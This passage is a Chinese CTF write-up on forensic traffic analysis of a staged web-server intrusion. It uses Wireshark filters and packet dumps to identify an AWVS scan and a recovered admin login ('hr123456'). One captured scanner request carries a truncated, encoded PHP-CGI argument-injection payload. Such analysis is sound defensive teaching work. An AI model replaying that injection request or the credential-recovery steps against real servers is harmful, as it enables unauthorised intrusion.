流量分析——安恒科技（八月CTF）

原创

Johnny.G 已于 2022-02-24 11:29:50 修改 2236 收藏 1

文章标签： 安全 web安全 网络

于 2022-01-13 17:24:56 首次发布

流量分析

一、题目背景

某公司内网网络被黑客渗透，简单了解，黑客首先攻击了一台web服务器，破解了后台的账户密码，随之利用破解的账号密码登陆了mail系统，然后获取了vpn的申请方式，然后登陆了vpn，在内网pwn掉了一台打印机，请根据提供的流量包回答下面有关问题

二、关卡列表

1 某公司内网网络被黑客渗透，请分析流量，给出黑客使用的扫描器

2 某公司内网网络被黑客渗透，请分析流量，得到黑客扫描到的登陆后台是(相对路径即可)

3 某公司内网网络被黑客渗透，请分析流量，得到黑客使用了什么账号密码登陆了web后台(形式:username/password)

4 某公司内网网络被黑客渗透，请分析流量，得到黑客上传的webshell文件名是，内容是什么,提交webshell内容的base编码

5 某公司内网网络被黑客渗透，请分析流量，黑客在robots.txt中找到的flag是什么

6 某公司内网网络被黑客渗透，请分析流量，黑客找到的数据库密码是多少

7 某公司内网网络被黑客渗透，请分析流量，黑客在数据库中找到的hash_code是什么

8 某公司内网网络被黑客渗透，请分析流量，黑客破解了账号ijnu@test.com得到的密码是什么

9 某公司内网网络被黑客渗透，请分析流量，被黑客攻击的web服务器，网卡配置是是什么，提交网卡内网ip


10 某公司内网网络被黑客渗透，请分析流量，黑客使用了什么账号密码登陆了mail系统（形式: username/password）

11 某公司内网网络被黑客渗透，请分析流量，黑客获得的vpn的ip是多少

三、解题过程

1、黑客使用的扫描器

打开webone.pcap流量包，按照协议类型逐一查询。当看到http协议的时候，发现了明显的AVWS扫描器特征。


webone.pcap
文件(F) 编辑(E) 视图(V) 跳转(G) 捕获(C) 分析(A) 统计(S) 电话(Y) 无线(W) 工具(T) 帮助(H)
表达式…
+

```
http
```


```
No.   Time          Source          Destination     Protocol Length Info
37…   2828.029…     192.168.94.59   192.168.32.189  HTTP     248 GET /page.php?id=1 HTTP/1.1
37…   2828.056…     192.168.32.189  192.168.94.59   HTTP     231 HTTP/1.1 200 OK  (text/html)
37…   2844.616…     192.168.94.59   192.168.32.189  HTTP     248 GET /page.php?id=1 HTTP/1.1
37…   2844.641…     192.168.32.189  192.168.94.59   HTTP     231 HTTP/1.1 200 OK  (text/html)
38…   2915.247…     192.168.94.59   192.168.32.189  HTTP     338 GET /acunetix-wvs-test-for-some-inexistent-…
38…   2915.247…     192.168.94.59   192.168.32.189  HTTP     296 GET / HTTP/1.1
38…   2915.248…     192.168.32.189  192.168.94.59   HTTP     554 HTTP/1.1 404 Not Found  (text/html)
38…   2915.278…     192.168.32.189  192.168.94.59   HTTP      59 HTTP/1.1 200 OK  (text/html)
38…   2917.471…     192.168.94.59   192.168.32.189  HTTP     369 GET / HTTP/1.1
```

```
> Frame 3835: 338 bytes on wire (2704 bits), 338 bytes captured (2704 bits)
> Ethernet II, Src: Hangzhou_39:42:ed (b0:f9:63:39:42:ed), Dst: Vmware_cb:9f:85 (00:0c:29:cb:9f:85)
> Internet Protocol Version 4, Src: 192.168.94.59, Dst: 192.168.32.189
> Transmission Control Protocol, Src Port: 1110, Dst Port: 80, Seq: 1, Ack: 1, Len: 284
v Hypertext Transfer Protocol
  > GET /acunetix-wvs-test-for-some-inexistent-file HTTP/1.1\r\n
    User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.21 (KHTML, like Gecko) Chrome/41.0.2228.0 Safa…
    Pragma: no-cache\r\n
    Host: 192.168.32.189\r\n
    Connection: Close\r\n
    Accept-Encoding: gzip,deflate\r\n
    Accept: */*\r\n
```


```
0000  00 0c 29 cb 9f 85 b0 f9  63 39 42 ed 08 00 45 00   ··)····· c9B···E·
0010  01 44 6c 3c 40 00 7f 06  8e 2e c0 a8 5e 3b c0 a8   ·Dl<@··· ·.··^;··
0020  20 bd 04 56 00 50 d6 a4  41 59 76 9b 2a 54 50 18    ··V·P·· AYv·*TP·
0030  00 44 80 ef 00 00 47 45  54 20 2f 61 63 75 6e 65   ·D····GE T /acune
0040  74 69 78 2d 77 76 73 2d  74 65 73 74 2d 66 6f 72   tix-wvs- test-for
0050  2d 73 6f 6d 65 2d 69 6e  65 78 69 73 74 65 6e 74   -some-in existent
0060  2d 66 69 6c 65 20 48 54  54 50 2f 31 2e 31 0d 0a   -file HT TP/1.1··
0070  55 73 65 72 2d 41 67 65  6e 74 3a 20 4d 6f 7a 69   User-Age nt: Mozi
0080  6c 6c 61 2f 35 2e 30 20  28 57 69 6e 64 6f 77 73   lla/5.0  (Windows
0090  20 4e 54 20 36 2e 31 3b  20 57 4f 57 36 34 29 20    NT 6.1;  WOW64)
00a0  41 70 70 6c 65 57 65 62  4b 69 74 2f 35 33 37 2e   AppleWeb Kit/537.
00b0  32 31 20 28 4b 48 54 4d  4c 2c 20 6c 69 6b 65 20   21 (KHTM L, like
```

webone.pcap 分组: 736029 · 已显示: 140933 (19.1%) 配置: Default

通过 `http contains acunetix` 命令可以发现更多awvs的特征，说明黑客是用awvs扫描器进行扫描的。
此时也可得知黑客所使用的IP地址可能是 `192.168.94.59`，这个IP地址到后面会有一定的作用。


webone.pcap
文件(F) 编辑(E) 视图(V) 跳转(G) 捕获(C) 分析(A) 统计(S) 电话(Y) 无线(W) 工具(T) 帮助(H)
表达式…
+

```
http contains acunetix
```



```
No.   Time        Source           Destination      Protocol Length Info
38…   2915.247…   192.168.94.59    192.168.32.189   HTTP      338 GET /acunetix-wvs-test-for-some-inexistent-…
38…   2915.248…   192.168.32.189   192.168.94.59    HTTP      554 HTTP/1.1 404 Not Found  (text/html)
39…   2920.708…   192.168.94.59    192.168.32.189   HTTP     1548 GET / HTTP/1.1
40…   2920.907…   192.168.94.59    192.168.32.189   HTTP      305 GET http://www.acunetix.wvs HTTP/1.1
40…   2920.911…   192.168.94.59    192.168.32.189   TCP       306 1142 → 80 [PSH, ACK] Seq=1 Ack=1 Win=17408 …
42…   2921.252…   192.168.94.59    192.168.32.189   HTTP      297 GET /index HTTP/1.1
42…   2921.273…   192.168.94.59    192.168.32.189   HTTP      299 GET /default HTTP/1.1
78…   2925.679…   192.168.94.59    192.168.32.189   HTTP      971 POST /cgi-bin/php?%2D%64+%61%6C%6C%6F%77%5F…
```

```
> Frame 3835: 338 bytes on wire (2704 bits), 338 bytes captured (2704 bits)
> Ethernet II, Src: Hangzhou_39:42:ed (b0:f9:63:39:42:ed), Dst: Vmware_cb:9f:85 (00:0c:29:cb:9f:85)
> Internet Protocol Version 4, Src: 192.168.94.59, Dst: 192.168.32.189
> Transmission Control Protocol, Src Port: 1110, Dst Port: 80, Seq: 1, Ack: 1, Len: 284
v Hypertext Transfer Protocol
  > GET /acunetix-wvs-test-for-some-inexistent-file HTTP/1.1\r\n
    User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.21 (KHTML, like Gecko) Chrome/41.0.2228.0 Safari
    Pragma: no-cache\r\n
    Host: 192.168.32.189\r\n
    Connection: Close\r\n
    Accept-Encoding: gzip,deflate\r\n
    Accept: */*\r\n
```


```
00a0  41 70 70 6c 65 57 65 62  4b 69 74 2f 35 33 37 2e   AppleWeb Kit/537.
00b0  32 31 20 28 4b 48 54 4d  4c 2c 20 6c 69 6b 65 20   21 (KHTM L, like
00c0  47 65 63 6b 6f 29 20 43  68 72 6f 6d 65 2f 34 31   Gecko) C hrome/41
00d0  2e 30 2e 32 32 32 38 2e  30 20 53 61 66 61 72 69   .0.2228. 0 Safari
00e0  2f 35 33 37 2e 32 31 0d  0a 50 72 61 67 6d 61 3a   /537.21· ·Pragma:
00f0  20 6e 6f 2d 63 61 63 68  65 0d 0a 48 6f 73 74 3a    no-cach e··Host:
0100  20 31 39 32 2e 31 36 38  2e 33 32 2e 31 38 39 0d    192.168 .32.189·
0110  0a 43 6f 6e 6e 65 63 74  69 6f 6e 3a 20 43 6c 6f   ·Connect ion: Clo
0120  73 65 0d 0a 41 63 63 65  70 74 2d 45 6e 63 6f 64   se··Acce pt-Encod
0130  69 6e 67 3a 20 67 7a 69  70 2c 64 65 66 6c 61 74   ing: gzi p,deflat
0140  65 0d 0a 41 63 63 65 70  74 3a 20 2a 2f 2a 0d 0a   e··Accep t: */*··
0150  0d 0a                                              ··
```

HTTP Host (http.host), 22 字节 | 分组: 736029 · 已显示: 31637 (4.3%) | 配置: Default

2、黑客扫描到的登陆后台

登陆后台99%使用的是POST方法，直接使用过滤器过滤。

```
http.request.method=="POST"
```



webone.pcap
文件(F) 编辑(E) 视图(V) 跳转(G) 捕获(C) 分析(A) 统计(S) 电话(Y) 无线(W) 工具(T) 帮助(H)
表达式…

```
http.request.method=="POST"
```


```
No.  Time        Source           Destination      Protocol Length Info
  86 54.823928   192.168.94.233   192.168.32.189   HTTP      753 POST /admin/login.php?rec=login HTTP/1.1  (application/x-www-form-urlencoded)
 490 390.0149…   192.168.94.233   192.168.32.189   HTTP      753 POST /admin/login.php?rec=login HTTP/1.1  (application/x-www-form-urlencoded)
 872 418.8542…   192.168.94.233   192.168.32.189   HTTP     1740 POST /admin/article.php?rec=update HTTP/1.1
 12… 608.7543…   192.168.94.233   192.168.32.189   HTTP     1381 POST /admin/page.php?rec=update HTTP/1.1  (application/x-www-form-urlencoded)
 14… 723.3313…   192.168.94.233   192.168.32.189   HTTP     1103 POST /admin/page.php?rec=update HTTP/1.1  (application/x-www-form-urlencoded)
 19… 962.0422…   192.168.94.233   192.168.32.189   HTTP     1090 POST /admin/backup.php?rec=backup HTTP/1.1  (application/x-www-form-urlencoded)
 39… 2920.710…   192.168.94.59    192.168.32.189   HTTP      426 POST /console/j_security_check HTTP/1.1  (application/x-www-form-urlencoded)
 52… 2922.429…   192.168.94.59    192.168.32.189   HTTP      425 POST /_vti_bin/shtml.exe?_vti_rpc HTTP/1.1  (application/x-www-form-urlencoded)
 53… 2922.529…   192.168.94.59    192.168.32.189   HTTP      426 POST /_vti_bin/_vti_aut/author.dll HTTP/1.1  (application/x-www-form-urlencoded)
 68… 2924.151…   192.168.94.59    192.168.32.189   HTTP      324 POST / HTTP/1.1
 72… 2924.636…   192.168.94.59    192.168.32.189   HTTP      730 POST /admin/login.php?rec=login HTTP/1.1  (application/x-www-form-urlencoded)
```

```
> Frame 86: 753 bytes on wire (6024 bits), 753 bytes captured (6024 bits)
> Ethernet II, Src: Hangzhou_39:42:ed (b0:f9:63:39:42:ed), Dst: Vmware_cb:9f:85 (00:0c:29:cb:9f:85)
> Internet Protocol Version 4, Src: 192.168.94.233, Dst: 192.168.32.189
> Transmission Control Protocol, Src Port: 54744, Dst Port: 80, Seq: 1, Ack: 1, Len: 699
> Hypertext Transfer Protocol
v HTML Form URL Encoded: application/x-www-form-urlencoded
  > Form item: "user_name" = "人事"
  > Form item: "password" = "hr123456"
  > Form item: "submit" = "登录"
```

```
0000  00 0c 29 cb 9f 85 b0 f9  63 39 42 ed 08 00 45 00   ··)····· c9B···E·
0010  02 e3 48 93 40 00 7f 06  af 8a c0 a8 5e e9 c0 a8   ··H·@··· ····^···
0020  20 bd d5 d8 00 50 67 7a  68 44 7c af a8 44 50 18    ····Pgz hD|··DP·
0030  01 00 16 e6 00 00 50 4f  53 54 20 2f 61 64 6d 69   ······PO ST /admi
0040  6e 2f 6c 6f 67 69 6e 2e  70 68 70 3f 72 65 63 3d   n/login. php?rec=
0050  6c 6f 67 69 6e 20 48 54  54 50 2f 31 2e 31 0d 0a   login HT TP/1.1··
0060  48 6f 73 74 3a 20 31 39  32 2e 31 36 38 2e 33 32   Host: 19 2.168.32
0070  2e 31 38 39 0d 0a 43 6f  6e 6e 65 63 74 69 6f 6e   .189··Co nnection
0080  3a 20 6b 65 65 70 2d 61  6c 69 76 65 0d 0a 43 6f   : keep-a live··Co
0090  6e 74 65 6e 74 2d 4c 65  6e 67 74 68 3a 20 37 32   ntent-Le ngth: 72
00a0  0d 0a 43 61 63 68 65 2d  43 6f 6e 74 72 6f 6c 3a   ··Cache- Control:
00b0  20 6d 61 78 2d 61 67 65  3d 30 0d 0a 4f 72 69 67    max-age =0··Orig
00c0  69 6e 3a 20 68 74 74 70  3a 2f 2f 31 39 32 2e 31   in: http ://192.1
00d0  36 38 2e 33 32 2e 31 38  39 0d 0a 55 70 67 72 61   68.32.18 9··Upgra
00e0  64 65 2d 49 6e 73 65 63  75 72 65 2d 52 65 71 75   de-Insec ure-Requ
00f0  65 73 74 73 3a 20 31 0d  0a 43 6f 6e 74 65 6e 74   ests: 1· ·Content
```

```
0100  2d 54 79 70 65 3a 20 61  70 70 6c 69 63 61 74 69   -Type: a pplicati
```

找出存在`rec=login`的流量，通过追踪TCP流，如果看到是302重定向，基本就是表示登陆成功。



```
POST /admin/login.php?rec=login HTTP/1.1
Host: 192.168.32.189
Connection: keep-alive
Content-Length: 72
Cache-Control: max-age=0
Origin: http://192.168.32.189
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/68.0.3440.84 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/
webp,image/apng,*/*;q=0.8
Referer: http://192.168.32.189/admin/login.php
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: PHPSESSID=9c0akmao1oop7t2itcss7dmvm2

user_name=%E4%BA%BA%E4%BA%8B&password=hr123456&submit=%E7%99%BB%E5%BD%95HTTP
/1.1 302 Found
Date: Wed, 08 Aug 2018 06:35:42 GMT
Server: Apache/2.2.15 (CentOS)
X-Powered-By: PHP/5.4.45
Expires: Fri, 14 Mar 1980 20:53:00 GMT
Cache-Control: no-cache, must-revalidate
Pragma: no-cache
Last-Modified: Wed, 08 Aug 2018 06:35:42 GMT
Location: http://192.168.32.189/admin/index.php
Content-Length: 0
Connection: close
Content-Type: text/html; charset=utf-8
```

1 客户端 分组, 1 服务器 分组, 1 turn(s).

整个对话 (1089 bytes)　显示和保存数据为 ASCII　流 4

查找:

